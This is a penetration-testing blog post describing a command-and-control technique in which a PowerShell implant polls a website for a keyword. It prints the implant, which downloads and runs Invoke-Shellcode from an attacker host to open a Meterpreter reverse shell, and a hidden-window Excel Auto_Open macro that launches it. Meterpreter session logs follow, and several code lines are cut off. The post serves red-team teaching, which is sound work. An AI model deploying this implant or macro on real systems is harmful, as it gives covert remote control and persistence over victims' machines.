Penetration Testing Lab

Articles from the Pentesting Field


September 14, 2017

Command and Control – Website Keyword

netbiosX Red Team C&C, C2, Penetration Testing, PowerShell, Red Team
Leave a comment

There are various command and control options which some of them are utilizing protocols like ICMP and DNS and some others legitimate websites such as DropBox and Gmail. During DerbyCon 3.0 Matt Graeber and Chris Campbell introduced a technique which uses a website keyword in order to trigger the launch of shellcode in a system.

Matt Nelson produced a PowerShell script which utilizes the same technique in order to get a Meterpreter session and use all of its features acting as a command and control tool. The main benefits of this technique is that the shellcode is executed directly from memory, it is less noisy and it achieves persistence through a registry key.



```
$Word = 'pentestlab'
$WebClientObject = New-Object Net.WebClient
$Comment = "http://pentestlab.blog"
$WebClientObject.Headers.Add("User-Agent", "Mozilla/5.0 (Windows NT 6.2; Win64; x64) AppleWebKit/537.36 (KH
While($True){
$CommentResult = $WebClientObject.DownloadString($Comment)
$Found = $CommentResult.contains($Word)
If($Found) {
IEX $WebClientObject.DownloadString('http://192.168.1.169/tmp/Invoke-Shellcode.ps1')
Invoke-Shellcode -Payload windows/meterpreter/reverse_https -LHOST 192.168.1.169 -LPORT 443 -Force
Return
}
Start-Sleep -Seconds 30
}
```

C2Code – PowerShell Script

Search the Lab

Search...

Author

netbiosX

Follow PenTest Lab


Enter your email address to follow this blog and receive notifications of new posts by email.

Join 1,663 other followers

Enter your email address

Follow


When the PowerShell script is executed on the target host it will look for the specific keyword on the website that it has been given and if the keyword exist will execute a payload.



```
PS C:\> .\C2Code.ps1
```

C2Code – Implant

A Meterpreter session will open and commands could be executed remotely.



```
msf exploit(handler) > exploit

[*] Started HTTPS reverse handler on https://192.168.1.169:443
[*] Starting the payload handler...
[*] https://192.168.1.169:443 handling request from 192.168.1.161; (UUID: 8rizli
zt) Staging x86 payload (958531 bytes) ...
[*] Meterpreter session 4 opened (192.168.1.169:443 -> 192.168.1.161:53202) at 2
017-09-13 21:04:14 +0100

meterpreter > 
```

C2 Website Keyword – Meterpreter


Recent Posts

- Situational Awareness
- Lateral Movement – WinRM
- AppLocker Bypass – CMSTP
- PDF – NTLM Hashes
- NBNS Spoofing

Categories

- **Coding** (10)
- **Defense Evasion** (20)
- **Exploitation Techniques** (19)
- **External Submissions** (3)
- **General Lab Notes** (21)
- **Information Gathering** (12)
- **Infrastructure** (2)
- **Maintaining Access** (4)
- **Mobile Pentesting** (7)
- **Network Mapping** (1)
- **Post Exploitation** (12)
- **Privilege Escalation** (14)
- **Red Team** (25)
- **Social Engineering** (11)
- **Tools** (7)
- **VoIP** (4)
- **Web Application** (14)
- **Wireless** (2)


Archives



```
meterpreter > sysinfo
Computer        : DESKTOP-4CG7MS1
OS              : Windows 10 (Build 15063).
Architecture    : x64
System Language : en_GB
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
```

C2 Website Keyword – Sysinfo

Matt Nelson also created an office macro which performs the same technique but additionally creates a registry key which executes the C2Code PowerShell script every time that the user logs in in order to maintain persistence.




```
Sub Auto_Open()
Execute
Persist

End Sub


     Public Function Execute() As Variant
        Const HIDDEN_WINDOW = 0
        strComputer = "."
        Set objWMIService = GetObject("winmgmts:\\" & strComputer & "\root\

        Set objStartup = objWMIService.Get("Win32_ProcessStartup")
        Set objConfig = objStartup.SpawnInstance_
        objConfig.ShowWindow = HIDDEN_WINDOW
        Set objProcess = GetObject("winmgmts:\\" & strComputer & "\root\cim
        objProcess.Create "powershell.exe -ExecutionPolicy Bypass -WindowSt
     End Function
```

C2Code – Excel Macro

When the user open the document the macro will run and it will execute the Invoke-ShellCode script which is hosted on a website that the red teamer controls.


May 2018
April 2018
January 2018
December 2017
November 2017
October 2017
September 2017
August 2017
July 2017
June 2017
May 2017
April 2017
March 2017
February 2017
January 2017
November 2016
September 2016
February 2015
January 2015
July 2014
April 2014
June 2013
May 2013
April 2013
March 2013
February 2013
January 2013
December 2012
November 2012
October 2012
September 2012



Macro name: AutoOpen

C2Code Running Excel Macro

A Meterpreter session will open:



```
msf exploit(handler) > exploit

[*] Started HTTPS reverse handler on https://192.168.1.169:443
[*] Starting the payload handler...
[*] https://192.168.1.169:443 handling request from 192.168.1.161; (UUID: q6b0yp
zc) Staging x86 payload (958531 bytes) ...
[*] Meterpreter session 6 opened (192.168.1.169:443 -> 192.168.1.161:53888) at 2
017-09-13 21:40:47 +0100
```

C2 Website Keyword – Meterpreter via Excel Macro

References

Command and Control using Powershell and your favorite website

https://github.com/enigma0x3/Powershell-C2

- August 2012
- July 2012
- June 2012
- April 2012
- March 2012
- February 2012

@ Twitter

- @jaysonstreet @hackinparis @winnschwartau @mjmasucci @gscarp12 I will be there for another year! Looking forward to catch up! **2 hours ago**
- RT @notsosecure: New blog by the #NotSoSecure team: Data Ex filtration via formula injection notsosecure.com/data-exfiltrat… **3 hours ago**
- GyoiThon - A growing penetration test tool using Machine Learning github.com/gyoisamurai/Gy… **9 hours ago**
- @L_AGalloway Safe travel! **21 hours ago**
- @Carlos_Perez I agree, red team engagements should assess host based security controls. The client will benefit and… twitter.com/i/web/status/1… **1 day ago**

Follow @netbiosX

Pen Test Lab Stats

- 3,008,052 hits

Blogroll

- **Packetstorm** Exploits,Advisories,Tools,Whitepapers 0
- **Metasploit** Latest news about Metasploit Framework and tutorials 0
- **0x191unauthorized** Tutorials 0
- **The home of WeBaCoo** Information about the WeBaCoo and other tutorials 0
- **Command Line Kung Fu** Command Line Tips and Tricks 0

Exploit Databases

- **Exploit Database** Exploits,PoC,Shellcodes,Papers 0
- **Metasploit Database** Exploit & Auxiliary Modules 0
- **Inj3ct0r Database** Remote,Local,Web Apps,Shellcode,PoC 0

Pentest Blogs

- **Carnal0wnage** Ethical Hacking Tutorials 0
- **Coresec** Pentest tutorials,Code,Tools 0
- **Notsosecure** From Pentesters To Pentesters 0
- **Pentestmonkey** Cheatsheets,Tools and SQL Injection 0
- **Pentester** Web Application Testing,Tips,Testing Tools 0
- **Packetstorm** Exploit Files 0
- **room362** Blatherings of a Security Addict 0
- **darkoperator** Shell is only the Beginning 0
- **Irongeek** Hacking Videos,Infosec Articles,Scripts 0

Older posts

Professional

- **The Official Social Engineering Portal** Information about the Social Engineering Framework,Podcasts and Resources 0

Next Conference

Security B-Sides London
April 29th, 2014

The big day is here.

Facebook Page

Penetrati…
9.9K likes

Like Page

Be the first of your friends to like this